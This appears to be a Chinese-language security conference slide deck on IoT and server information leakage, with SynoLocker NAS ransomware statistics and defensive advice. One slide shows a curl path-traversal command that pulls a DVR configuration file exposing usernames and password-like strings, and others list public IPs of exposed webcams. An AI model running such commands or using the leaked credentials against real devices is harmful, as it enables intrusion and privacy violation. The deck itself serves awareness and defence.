- Alexa 台灣前 525 大熱門網站


- 共有 21(4%) 個網站未修復嚴重漏洞



當出現 0 day

有問題主機**立即**就會成為首要目標

**最大的受害者：物聯網的使用者！**




物聯網(Internet of Things)的設備  
通常安全防護都不佳

# HP Study Reveals **70 Percent** of Internet of Things Devices Vulnerable to Attack

IoT devices averaged **25 vulnerabilities per product**, indicating expanding attack surface for adversaries

來源：<http://www8.hp.com/us/en/hp-news/press-release.html?id=1744676>


 Muntinlupa City  
IP: 58.69.145.50  
PTR: 58.69.145.50.pldt.net

```
HTTP/1.1 200 OK
Server:Cross Web Server
Content-length: 1077
Content-type: text/html

<html>
<head>
<title>WebCam</title>
<script language="JavaScript">

if(navigator.platform.toLowerCase().indexOf("blackberry

Find WebCam servers
```

 Qingdao  
IP: 182.40.216.185  
PTR: 182.40.216.185


```
HTTP/1.1 200 OK
Server:Cross Web Server
Content-length: 1077
Content-type: text/html

<html>
<head>
<title>WebCam</title>
<script language="JavaScript">

if(navigator.platform.toLowerCase().indexOf("blackberry

Find
```

# 線上搜尋網路攝影機

 Bry-sur-marne  
IP: 80.11.133.235  
PTR: I Velizv-156-44-7-

```
HTTP/1.1 200 OK
Server:Cross Web Server
Content-length: 1077
Content-type: text/html
```






# 連入任意選擇的目標

```
test@ ~ $ curl http://[REDACTED]/../../../../mnt/mtd/config/config.dat | strings
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
           %         %         Dload  Upload  Total  Spent    Left     Speed
  0 49748    0     0    0     0      0      0  --:--:--  --:--:--  --:--:--          0LUCENA CCTV CAMERA
admin
jac99
cathy
jacadmin
ambet
k3lly
rolly
rolly
Hallway
Parking Lot
Guard House
Office
100 49748  100 49748    0     0  27564      0  0:00:01  0:00:01  --:--:--  27561
jacliner
jacliner
lucenagrand.dyndns-web.com
ALARM OUT 1
SENSOR
SENSOR
SENSOR 3
SENSOR 4
test@ ~ $ █
```

利用任意文件瀏覽漏洞取得帳號密碼



- 電腦端設定
- 基本設定
- 即時監看設定
- 錄影設定
- 錄影排程
- 警報設定
- 網路設定
- P.T.Z設定
- 使用者管理

使用者列表

使用者名稱	使用者群組	MAC位址
admin	管理者	00-00-00-00-00-00
cathy	進階使用者	00-00-00-00-00-00
ambet	進階使用者	00-00-00-00-00-00
roly	進階使用者	00-00-00-00-00-00

成功登入管理後台

# 物聯網設備

- 安全防護較差，容易有漏洞
- 特徵明顯，容易被搜集版本資訊
- 使用者更新不易



物聯網設備資訊一經收集  
就是大範圍的被攻擊

進而滲透家用網路

危害您居家隱私

題外話

設備廠商應注重**安全防護設計**  
並在出廠前做**安全測試**

# 面對大數據議題的幾點建議

- 避免主機資訊被收集
  - 適當隱藏(偽造)服務及版本資訊
- 對自家服務進行**普查**
  - 關閉不必要的對外服務
  - 注意使用服務有無釋出新版本

企業都會對硬體做盤點，為什麼不對服務做盤點？



現場調査

SynoLocker

2014 HITCON 台灣駭客年會十周年 Special! 08.19 - 08.20

眾所矚目【HITCON x Enterprise 企業大會】台北喜來登大飯店 門票熱賣中



台灣駭客年會 HI

# 2014.08.06 Synolocker 報導

新聞

## 臺灣出現NAS勒索軟體災情，群暉證實舊版DSM 漏洞釀災

近日，臺灣群暉科技 (Synology) 的網路儲存硬碟NAS，成為勒索軟體 SynoLocker綁架目標，先後在國外引發災情，現在不少Synology NAS臺灣用戶也紛紛表示中招，重要檔案文件皆因加密無法開啟。而群暉官方也在最新公告表示，該勒索軟體是經由舊版DSM 漏洞所入侵，建議用戶更新至最新DSM板本。

讚 5,983 按讚加入iThome粉絲團 讚 分享 671 g+1 17

文/ 余至浩 | 2014-08-06 發表



這個安全性漏洞已於


2013年12月的更新DSM版本修復

你，更新了嗎？

# 仍暴露在 SynoLocker 風險狀況統計

2014.8.17 統計資料

- 針對全台灣 IP 進行統計
  - 1812 台對外開放 Synology NAS
  - 660 台已經更新
  - 1152 台未更新
  - **64% 使用者沒有更新**



駭客比你還清楚你有什麼？

自己的服務自己顧



# 結論



- 駭客如何利用資訊洩漏進行攻擊
- 目前仍有網站沒做到最基本的資訊保護
- 駭客正在蒐集您的資料且公布在網路
- 大數據 + 物聯網時代 = 大規模入侵
- 由大數據看一般人對資安事件警覺不夠

- **正確的系統設定**，避免資訊洩漏
- 適當隱藏系統、框架等版本資訊
- 對自己服務進行**普查**，  
關閉不必要對外服務
- 掌握最新資安消息，即時更新常用套件

Thanks :)

Q & A